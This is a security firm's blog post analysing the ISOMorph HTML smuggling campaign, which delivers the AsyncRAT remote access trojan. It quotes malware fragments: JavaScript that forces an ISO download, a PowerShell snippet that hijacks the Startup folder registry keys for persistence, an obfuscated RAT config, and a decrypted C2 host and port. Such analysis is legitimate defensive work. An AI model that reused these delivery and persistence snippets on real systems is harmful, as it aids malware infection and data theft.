ISOMorph Infection: In-Depth Analysis of a New HTML Smuggling Campaign

menlosecurity.com/blog/isomorph-infection-in-depth-analysis-of-a-new-html-smuggling-campaign/

July 30, 2021

Back to blog

Menlo Security has been closely monitoring an attack we are naming ISOMorph. ISOMorph leverages HTML Smuggling to deliver malicious files to users' endpoints by evading network security solutions such as sandboxes and legacy proxies. Isolation prevents this attack from infecting the endpoint. Here's what we know:

Executive Summary

Data breaches, malware, ransomware, phishing, and DDoS attacks are all on the rise. And now another type of attack is quickly emerging. Menlo Labs is seeing an uptick of attackers using HTML Smuggling to get their malicious payloads to the endpoint. ISOMorph is one such campaign that is taking advantage of this technique on the heels of attacks by Nobelium, the threat actor behind SolarWinds, who used the same technique in their most recent spear-phishing campaign. Menlo Labs has identified malicious actors using the popular Discord app to host malicious payloads. The Remote Access Trojan (RAT) used in this campaign (AsyncRAT) has many capabilities that are used to evade detection, log passwords, and exfiltrate data. An enterprise infected with this RAT must assume that the goal of the attackers is exfiltration of sensitive data.


- HTML Smuggling, a technique that is fast gaining notoriety, is used to drop the first-stage dropper—malware samples that initially land on a victim's machine before fetching a main payload. HTML Smuggling was also used in the most recent spear-phishing campaign by the Nobelium group.
- The attack is multi-staged and checks and disables various anti-virus programs running on the endpoint.
- AsyncRAT/NJRAT is the Remote Access Trojan that gets installed on successfully compromised endpoints.
- Bad actors are using the popular Discord app to host malicious payloads in this campaign. This is important to note because Discord, a group chatting platform, reportedly has over 150 million active users who use the app to communicate over text and voice.

Why is HTML Smuggling re-emerging?

Beginning in 2020, when the world shifted to remote working, the browser became the place where work happens. "Even ahead of shelter-in-place and extensive work-from-home initiatives, business users reported spending 75 percent of their workday either working in a web browser or attending virtual meetings," according to a Forrester study.[1] HTML Smuggling delivers malware by effectively bypassing various network security solutions, including sandboxes, legacy proxies, and firewalls. We believe attackers are using HTML Smuggling to deliver the payload to the endpoint because the browser is one of the weakest links, without network solutions to block the payload.

Technical Analysis

Let's start by providing a high-level overview diagram of the attack before we dig into the details. We've broken down the attack into sections, in accordance with the MITRE ATT&CK framework, to help detection and response teams easily incorporate these tactics, techniques, and procedures (TTPs) into their frameworks.



Initial Access

Menlo Labs has seen attackers leverage HTML Smuggling using both email attachments and web drive-by downloads.

What is HTML Smuggling?

HTML Smuggling is a technique attackers use to construct the malicious payload programmatically on the HTML page using JavaScript, as opposed to making an HTTP request to fetch a resource on a web server. This technique is neither a vulnerability nor a design flaw in browser technologies, and web developers use this technique often to optimize file downloads.

How ISOMorph uses this technique

The attackers behind ISOMorph use the following JavaScript code to construct the payload directly on the browser.

```
var a = window.document.createElement("a");
a.href = window.URL.createObjectURL(blob, {type: "application/octet-stream"});
a.download = "Billing.iso";
document.body.appendChild(a);
a.click();  // IE: "Access is denied";
document.body.removeChild(a);
```

In a nutshell, the JavaScript code is creating an element “a,” setting the HREF to the blob and programmatically clicking it to trigger the download to the endpoint. Once the payload is downloaded to the endpoint, the user must open it to execute the malicious code.

Execution

The first-stage payload

What gets downloaded to the endpoint is an ISO file. Why an ISO file? ISO files are disk images that contain all the files/folders required to install software on endpoints. Attackers are always testing web and email gateway devices to see what file formats are exempt from inspection, then they incorporate those exempt file formats into their TTPs. ISO file formats are preferred by attackers because they do not require any third-party software to install.


```
 % 7z l xyz.txt

016 Igor Pavlov : 2016-05-21
on,HugeFiles=on,64 bits,8 CPUs x64)
```

```
  Compressed  Name
------------  ------------------------
         217  YN55.vbs
------------  ------------------------
         217  1 files
```

The screenshot above shows the contents of the ISO file. While the screenshot above has a VBScript script, we have identified many different malicious scripts being used. The following is a list of all the malicious scripts that we observed embedded in the ISO file:

1. Bills-19877733351.vbs
2. Bills-bbt-89567815.vbs
3. Spectrum (statement).vbs
4. INVOICE-992771.vbs
5. BBT-Invoice-71213241.DOCX.vbe
6. Order_ConfirmationID717323644552844.js
7. Order-ID693913086962206.vbs
8. court .vbs

Once the VBScript script gets executed, it fetches additional PowerShell scripts. The following flowchart details the actions resulting in the execution of the first-stage payload.



Achieving Persistence

ISOMorph achieves persistence by first creating a Windows directory called “Microsoft Arts\Start” under “C:\Program Data\”. It then sets the registry key value under the “User Shell Folders” and “Shell Folders” to point to the directory previously created. The PowerShell script then downloads a file called “Dicord.lnk” under the “C:\Program Data\Microsoft Arts\Start\” directory. The figure below is a snippet of the PowerShell script that shows the values set to the registry keys, to enable the malicious code to execute on startup.

```
system.io.directory::CreateDirectory("C:\P"+"r"+"o"+"g"+"ra"+"mDa"+"t"+"a\Micr"+"oso"+"f"+"t A"+"rts"+"\S"+"ta"+"rt\")
start-sleep -s 5
Set-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders" -Name "Startup" -Value "C:\ProgramData\Microsoft Arts\Start";
start-sleep -s 5
Set-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders" -Name "Startup" -Value "C:\ProgramData\Microsoft Arts\Start";
```

Defense Evasion

The bad actors behind this campaign execute the malicious code by proxy, by injecting it into MSBuild.exe. MSBuild is a trusted process, so by injecting into MSBuild, application whitelisting solutions are easily circumvented. The bad actors use reflection to load a DLL file in memory and inject the RAT payload into MSBuild.exe. Reflection enables developers to obtain information about loaded DLL files and the types defined within them, invoke methods, etc. AV usually looks at any files with .dll extensions that get loaded by monitoring the LoadLibrary API. By reflectively loading the DLL files and invoking certain methods, malware authors can bypass AV software. This directly maps to the Technique T1127.001 in the MITRE ATT&CK framework.

Command and Control

As seen from the previous step, a method (WpfControlLibary1.LOGO.hahaha) in the .NET RAT payload is called to start the AsyncRAT functionality. AsyncRAT encrypts its config using AES, as seen below.


```
public static string VyLkNcrXXJZBlqwos = "d0dWM2t2RWhocEg1VHVjTm9NbW8yRll3c2VjYXZiaXA=";
public static string ZkJqESfzlb = "0oFcYFkPauEXFVyuGMieyopGLnLWWa1DwPT1nbawyy1ngOO4wgG64DYtujFNrWOrMIzJhhOdxbyQpnuMD0VC5tm438Trq
public static string JRXUgiAPCQCHDOfkA = "P+bRRmGe9AmoaO009tpxgV+Be/4SxS+J51vxFyuBDUBRnqCxUU4zE+m5tYZxkRqzMb2jJocRQptV2BgtSdxhoY
public static string mQOhczdJQoxViN = "GJI6qvGxMSlpDAj59YYRoX+tK6fPP9s3q/y3k2qHgNoXpJqmd5jkgORZQVMvLMMIyv6Ddym5mZB1DWN9UrxJDEKIq
public static X509Certificate2 dUNGtQirpBzLENKX;
public static string JsLQetKujl = "ykJdzEPxa81DWucbVGzWy0NiBdmPwABjRKif2DYiLKJ2bJXeATURUt9OTB14CTHanOJjYocVK6sQC7aneSPczw==";
public static hxewqsHPKLh tQisRNcsUixcXcq;
public static string WRGIBuyWXMOR = "FPHA3VPZaioAHRdpYZSKv5e14/xZ+0xRBYNiFubDV47ETF4SH0IT1Anhm1OFdwyHx/jpbXUMAYuZNcoFM5KT7g==";
public static string MpCCWDUiYoKOhV = "hvida6ejvQpqj/sejNRrEAgfsrFXEJx4e9fAc9YX9ta/0gx2Usw8AXR4SNPxjiyoGUY3bSU2psuJQIhYv440mw==
public static string iJBMgCvPTnA = (string) null;
public static string xVruvsyWOQoeDRs = "3";
public static string ukjyOUjaZUA = "ZmONJJUmmP0/bVuNojNrt7uO49CkBcdmFA6I65FqcYMvi1PBEqPtmU3v4xz+X3oWgyNALJTWm14MiqpoiUEiyg==";

public static bool SqTjhEfbkEx()
{
  try
  {
    onfBfHKKDefBadaR.VyLkNcrXXJZBlqwos = Encoding.UTF8.GetString(Convert.FromBase64String(onfBfHKKDefBadaR.VyLkNcrXXJZBlqwos));
```

The Base64 strings are the encrypted config for the RAT. Upon decryption using the hardcoded AES key, we can see the CnC server host/port, version, and other settings for the RAT.

```
1177
host.aliveafterguard.store
0.5.7B
false
AsyncMutex_6SI8OkPnk
null
false
false
Default
Err HWID
itaoNDUQiVI8h0aC6KgBDYyLkxU+LcuKhKz6sIJ8alqgybymmn5KI9ubYiz
[Subject]CN=AsyncRAT Server [Issuer] CN=AsyncRAT Server [Se
[Not Before] 4/5/2021 5:04:01 AM [Not After] 12/31/9999 11:
```

Threat Actor and Campaign Information

Below is a screenshot of the campaign we've been tracking on VirusTotal. This campaign is available to the public.



NJRAT/AsyncRAT is the Remote Access Trojan that gets dropped to the endpoint. While this RAT family has been used by many different actors over the years, it was predominantly used to compromise high-value targets in the Middle East. While these groups have used the RAT, it does not mean that these groups are behind this specific campaign.

The following groups have been known to use NJRAT:

G0078	Gorgon Group	[5]
G0043	Group5	[4]
G0096	APT41	[6]

Conclusion

Attackers are constantly testing out newer methods to get their payloads to the endpoint. Menlo Labs has noticed an increase in bad actors using HTML Smuggling for their initial access. This technique is gaining popularity because attackers can get their payloads to the endpoint while bypassing all network inspection and analysis tools. Also, since the payload is constructed directly on the browser, there is a gap in logging and visibility for SIEM and EDR tools. Menlo Labs strongly believes that knowing and understanding the initial access methods is critical to a strong prevention, detection, and response strategy, and we are determined to plug that gaping hole.

1. A commissioned study conducted by Forrester Consulting on behalf of Google, “Cloud Workers Are Key to Disruption Preparedness,” 2020.

Posted by Vinay Pidathala on Jul 30, 2021